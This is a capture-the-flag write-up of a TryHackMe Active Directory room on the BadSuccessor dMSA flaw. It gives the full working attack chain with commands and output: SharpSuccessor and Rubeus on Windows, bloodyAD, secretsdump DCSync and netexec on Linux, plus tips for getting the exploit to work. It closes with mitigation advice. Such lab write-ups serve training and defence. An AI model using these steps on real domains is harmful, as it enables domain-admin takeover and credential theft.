
AD: BadSuccessor sits in the Vulnerability Knowledge module of the Jr Penetration Tester path, and it is the rare TryHackMe room built around a technique that still has no vendor patch. The premise is short: if you can create a delegated Managed Service Account (dMSA) anywhere in the domain, you can become any account you like, including the Domain Admin. If you have already worked through Ledger for the AD CS side of certificate abuse, this room is the Kerberos-ticket counterpart, and it pairs well with the older Attacking Kerberos notes.
The room is a network, not a single VM: an AttackBox, a Windows Server 2019 workstation at 10.211.101.20, and a Windows Server 2025 domain controller DC-LAB2025-01 at 10.211.101.10. It runs both attack paths, Windows first and Linux second, and I ran both.
Task 1 and 2: joining the room and starting the network
Task 1 and Task 2 are read-and-acknowledge. The only thing worth doing carefully is starting the network before reading anything, because a THM network takes a couple of minutes to deploy and then the AttackBox takes another five on top.
One reachability note that cost me a minute: lab networks are not routable from a plain THM VPN connection. On my Mac the route to 10.211.101.10 fell straight through to the default gateway:
route -n get 10.211.101.10
  # destination: default
  # gateway: 192.168.224.1
  # interface: en0
A THM network hands you a network-specific VPN profile, or you use the in-browser AttackBox. I used the AttackBox, which is already inside the subnet:
ping -c 2 10.211.101.10
  # 64 bytes from 10.211.101.10: icmp_seq=1 ttl=127 time=124 ms
  # 2 packets transmitted, 2 received, 0% packet loss
Task 3: what a dMSA actually is
Active Directory has three kinds of managed service account. A standalone MSA (sMSA) came in with Server 2008 R2 and covers a service on one machine. A group MSA (gMSA) came in with Server 2012 and covers a service across many machines. The delegated MSA (dMSA) is the new one, and the answer to the task question is Windows Server 2025.
A dMSA exists to make migration painless. You point a new dMSA at a legacy service account, flip a state attribute, and the KDC treats the dMSA as the successor: it starts issuing the dMSA tickets that carry the predecessor’s identity, and it hands the dMSA the predecessor’s current Kerberos keys so in-flight sessions do not break.
That is the whole vulnerability. The KDC trusts two attributes on the dMSA object as proof that a migration happened:
msDS-ManagedAccountPrecededByLink, the DN of the account being succeededmsDS-DelegatedMSAState, set to2for “migration completed”
Nothing checks that the predecessor agreed. Write access to a dMSA object you created is enough, and creating a dMSA only needs CreateChild for the msDS-DelegatedManagedServiceAccount class on any OU. Yuval Gordon of Akamai published this as BadSuccessor in May 2025.
Task 4: finding who can create a dMSA
Terry Byte (tbyte / P@SSw0rd345 in tryhackme.local) has RDP on the workstation, and the room pre-stages the tooling in C:\PoC\. From the AttackBox I skipped Remmina and went straight to FreeRDP:
xfreerdp /v:10.211.101.20 /u:tbyte /d:tryhackme.local /p:'P@SSw0rd345' \
  /size:1200x860 /cert:ignore +clipboard /dynamic-resolution
Get-BadSuccessorOUPermissions.ps1 walks every OU and reports any principal holding CreateChild, GenericAll, WriteDACL or WriteOwner:
PS C:\PoC> .\Get-BadSuccessorOUPermissions.ps1

Identity          OUs
--------          ---
TRYHACKME\hmann   {OU=LabOU,DC=tryhackme,DC=local}
TRYHACKME\tbyte   {OU=LabOU,DC=tryhackme,DC=local}
TRYHACKME\ditall  {OU=LabOU,DC=tryhackme,DC=local}

Three identities, and the third one is the answer: ditall. Worth noting that the account we control, tbyte, is in that list, which is the only precondition the attack needs.
Task 5: the Windows path, SharpSuccessor plus Rubeus

SharpSuccessor does the object creation and the attribute writes in one shot. /path is the OU we just confirmed, /account is the principal that owns the rights, /name is the dMSA to create, and /impersonate is the victim:
PS C:\PoC> .\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" `
    /account:tbyte /name:pentest_dmsa /impersonate:Administrator

  [+] Adding dnshostname pentest_dmsa.tryhackme.local
  [+] Adding samaccountname pentest_dmsa$
  [+] administrator's DN identified
  [+] Attempting to write msDS-ManagedAccountPrecededByLink
  [+] Wrote attribute successfully
  [+] Attempting to write msDS-DelegatedMSAState attribute
  [+] Attempting to set access rights on the dMSA object
  [+] Created dMSA object 'CN=pentest_dmsa' in 'ou=LabOU,dc=tryhackme,dc=local'
  [+] Successfully weaponized dMSA object
Next we need a TGT for the account that owns the dMSA. tgtdeleg extracts one from the current session without touching LSASS:
PS C:\PoC> $out = .\Rubeus.exe tgtdeleg /nowrap
PS C:\PoC> $m   = $out | select-string doI | select -first 1
PS C:\PoC> $tgt = $m.Line -replace '\s',''
PS C:\PoC> $tgt.Length
  1968
Now the actual succession. Asking the KDC for a krbtgt service ticket with /dmsa makes it build a DMSA TGS-REQ, and because the migration attributes are set it answers with a TGT for pentest_dmsa$ whose PAC carries Administrator’s group memberships:
PS C:\PoC> .\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/tryhackme.local `
    /opsec /dmsa /nowrap /ptt /ticket:$tgt

  [*] Action: Ask TGS
  [*] Building DMSA TGS-REQ request for 'pentest_dmsa$' from 'tbyte'
  [*] Using domain controller: DC-LAB2025-01.tryhackme.local (10.211.101.10)
  [+] TGS request successful!
  [+] Ticket successfully imported!

/opsec is not cosmetic here: it makes Rubeus follow the same request shape a real client would, and it is what notices the ok-as-delegate flag on the next hop. With the dMSA TGT in memory, request a CIFS ticket for the DC:
PS C:\PoC> .\Rubeus.exe asktgs /user:pentest_dmsa$ `
    /service:cifs/DC-LAB2025-01.tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:$t2

  [+] TGS request successful!
  [*] '/opsec' passed and service ticket has the 'ok-as-delegate' flag set, requesting a delegated TGT.
  [+] Ticket successfully imported!

At that point tbyte, an ordinary user, has admin-level SMB access to the domain controller:
PS C:\PoC> dir \\DC-LAB2025-01.tryhackme.local\c$\users\administrator\desktop

    Directory: \\dc-lab2025-01.tryhackme.local\c$\users\administrator\desktop

  Mode          LastWriteTime      Length Name
  ----          -------------      ------ ----
  -a----    5/29/2025  9:02 AM        251 flag.txt

PS C:\PoC> gc \\DC-LAB2025-01.tryhackme.local\c$\users\administrator\desktop\flag.txt
  THM{Successors_Unplanned_Upgrade}

The flag is THM{Successors_Unplanned_Upgrade}, and the answer mask (***{**********_*********_*******}) confirms the 10/9/7 word lengths before you even submit it.
Two things that fought back on the Windows path
The RDP keyboard eats Shift and parentheses. Driving FreeRDP through the browser console, every uppercase letter arrived lowercase and ( and ) were dropped entirely. PowerShell is case-insensitive so the first problem is harmless, but the second silently mangles commands. "TGT chars: $($tgt.Length)" became "tgt chars: $$tgt.length", and $$ is the automatic variable holding the previous line’s last token, so it cheerfully printed /impersonate:administrator. The fix is to write the whole chain without parentheses: use .Line instead of .ToString(), and -replace '\s','' instead of .Trim().
TryHackMe’s answer box loses a programmatically set value. Setting the input through the native value setter and clicking Check in the same tick got “Your answer is too short” twice on answers that were exactly the right length. Typing into the focused field works every time. Same trap noted in earlier rooms, still worth repeating.
Task 6: the Linux path, bloodyAD plus Impacket
The same attack runs end to end from the AttackBox. Install uv, then bloodyAD:
curl -LsSf https://astral.sh/uv/install.sh | sh
export PATH=$HOME/.local/bin:$PATH
uv tool install --python 3.13 'bloodyAD==2.1.18'
echo '10.211.101.10 DC-LAB2025-01.tryhackme.local DC-LAB2025-01 tryhackme.local' >> /etc/hosts
Before the attack, confirm the write right from the Linux side. get writable reports exactly the ACE that matters:
bloodyAD -d tryhackme.local -u tbyte -p 'P@SSw0rd345' \
  --host DC-LAB2025-01.tryhackme.local get writable --otype OU --detail

  distinguishedName: OU=LabOU,DC=tryhackme,DC=local
  msDS-DelegatedManagedServiceAccount: CREATE_CHILD
  dSA: CREATE_CHILD

add badSuccessor then does the create, the attribute writes and the ticket request in a single command:
bloodyAD -d tryhackme.local -u tbyte -p 'P@SSw0rd345' \
  --host DC-LAB2025-01.tryhackme.local add badSuccessor pentest3_dmsa

  [*] Creating DMSA pentest3_dmsa$ in OU=LabOU,DC=tryhackme,DC=local
  [*] Impersonating: CN=Administrator,CN=Users,DC=tryhackme,DC=local
  UserName     : pentest3_dmsa$
  Sname        : krbtgt/TRYHACKME.LOCAL
  [+] dMSA TGT stored in ccache file pentest3_dmsa_ja.ccache

  dMSA current keys found in TGS:
  AES256: ...
  dMSA previous keys found in TGS (including keys of preceding managed accounts):
  RC4: ...

That last block is the part worth staring at. The KDC did not just grant a ticket, it returned the predecessor’s Kerberos keys in the KERB-DMSA-KEY-PACKAGE. Those “previous keys” are Administrator’s, handed over so the successor can keep old sessions alive. You have the Domain Admin’s RC4 key before you have run a single credential-dumping tool.
With the TGT in a ccache, DCSync confirms it:
export KRB5CCNAME=$PWD/pentest3_dmsa_ja.ccache
python3 /opt/impacket/examples/secretsdump.py -k -no-pass -dc-ip 10.211.101.10 \
  -just-dc-user Administrator 'pentest3_dmsa$'@DC-LAB2025-01.tryhackme.local

  [*] Using the DRSUAPI method to get NTDS.DIT secrets
  Administrator:500:aad3b...:<nthash>:::
  [*] Kerberos keys grabbed

The NT hash DCSync returns is byte-for-byte the RC4 value bloodyAD already printed from the ticket. Finally, the same flag over SMB using the ccache:
nxc smb DC-LAB2025-01.tryhackme.local -k --use-kcache \
  -x 'type C:\Users\Administrator\Desktop\flag.txt'

  SMB  DC-LAB2025-01.tryhackme.local  445  [*] Windows 11 / Server 2025 Build 26100 x64
  SMB  DC-LAB2025-01.tryhackme.local  445  [+] tryhackme.local\pentest3_dmsa$ from ccache (Pwn3d!)
  SMB  DC-LAB2025-01.tryhackme.local  445  THM{Successors_Unplanned_Upgrade}

The version trap on the Linux path
The room tells you to install bloodyAD from GitHub. Do not. Git HEAD has moved on from the 2.1.18 the room was written against, and the current add badSuccessor also tries to write msDS-SupersededAccounts on the predecessor object, which a low-privileged user obviously cannot do:
[*] Creating DMSA pentest2_dmsa$ in OU=LabOU,DC=tryhackme,DC=local
[*] Impersonating: CN=Administrator,CN=Users,DC=tryhackme,DC=local
LDAPModifyException: insufficientAccessRights for CN=Administrator,CN=Users,DC=tryhackme,DC=local
That looks like the attack failing, but it is the tool doing a more correct migration than the vulnerability requires. Pin the version the room names (bloodyAD==2.1.18) and it works first try. SharpSuccessor never had this problem because it only ever writes to the dMSA object it created, which is the minimal, and therefore the actually exploitable, version of the operation.
Two smaller Linux notes: a simple LDAP bind on port 389 is rejected by this DC (Strong(er) authentication required, because it enforces signing) and LDAPS on 636 was not listening, so plain ldapsearch is a dead end here. netexec and bloodyAD both negotiate sealing and work fine.
Task 7: mitigation
There is no Microsoft patch for BadSuccessor. The mitigation is entirely on the defender:
- Audit who holds
CreateChildformsDS-DelegatedManagedServiceAccounton every OU, not just the obvious ones. That is whatGet-BadSuccessorOUPermissions.ps1automates, and it belongs in a recurring check. - Restrict that right to accounts you already treat as tier 0. Creating a dMSA is equivalent to Domain Admin, so it should be governed like one.
- Watch for
msDS-ManagedAccountPrecededByLinkbeing written on an object that was created seconds earlier, and for TGS requests carrying the dMSA structure from a non-machine account.
Takeaways
A delegation feature is a privilege boundary. The dMSA migration flow was designed for an admin who already controls both accounts, so it never validates consent from the predecessor. The moment the right to create one object leaks below tier 0, the whole trust model inverts. When you audit AD, enumerate CreateChild per object class, not just “who is a Domain Admin”.
Pin your tooling to the version the writeup used. The single largest time sink in this room was bloodyAD from git HEAD failing in a way that looked exactly like a missing permission. Offensive tools change behaviour between releases, sometimes toward more correctness, and a more correct implementation of a legitimate workflow can be strictly worse for exploitation. When a documented attack fails on a permissions error, check the tool version before you doubt the finding.
Room solved 100%: 7 tasks, 7 answers.